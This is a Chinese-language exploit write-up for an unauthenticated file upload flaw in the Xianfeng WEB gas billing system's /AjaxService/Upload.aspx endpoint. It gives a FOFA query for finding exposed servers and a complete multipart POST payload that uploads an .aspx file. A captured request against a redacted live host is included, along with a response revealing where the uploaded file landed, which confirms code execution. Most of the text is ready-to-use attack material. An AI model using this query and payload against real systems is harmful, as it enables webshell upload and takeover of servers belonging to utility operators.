
X6-1先锋-WEB燃气收费系统-文件上传

漏洞描述：

先锋WEB燃气收费系统/AjaxService/Upload.aspx接口处存在文件上传漏洞，未经身份验证的攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。

网站图片：



网络测绘：

fofa语法：

FOFA：app="先锋WEB燃气收费系统"

漏洞复现：

payload：

```
POST /AjaxService/Upload.aspx HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------352149293954742437289922451
Upgrade-Insecure-Requests: 1

-----------------------------352149293954742437289922451
Content-Disposition: form-data; name="Fdata"; filename="1.aspx"
Content-Type: application/octet-stream

<% Response.Write("Hello, World") %>
-----------------------------352149293954742437289922451
Content-Disposition: form-data; name="submit"

Submin
-----------------------------352149293954742437289922451--
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /AjaxService/Upload.aspx HTTP/1.1
Host: [redacted]:9004
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=--------------------------352149293954742437289922451
Upgrade-Insecure-Requests: 1

----------------------------352149293954742437289922451
Content-Disposition: form-data; name="Fdata"; filename="1.aspx"
Content-Type: application/octet-stream

<% Response.Write("Hello, World") %>
----------------------------352149293954742437289922451
Content-Disposition: form-data; name="submit"

Submin
----------------------------352149293954742437289922451--
```

Responses 40bytes / 97ms

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
Set-Cookie: ASP.NET_SessionId=wrr24j2amf5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 10 Jan 2024 09:11:28 GMT
Content-Length: 40

\UploadFile\202401\2024011005112831.aspx
```

回显了完整上传路径

验证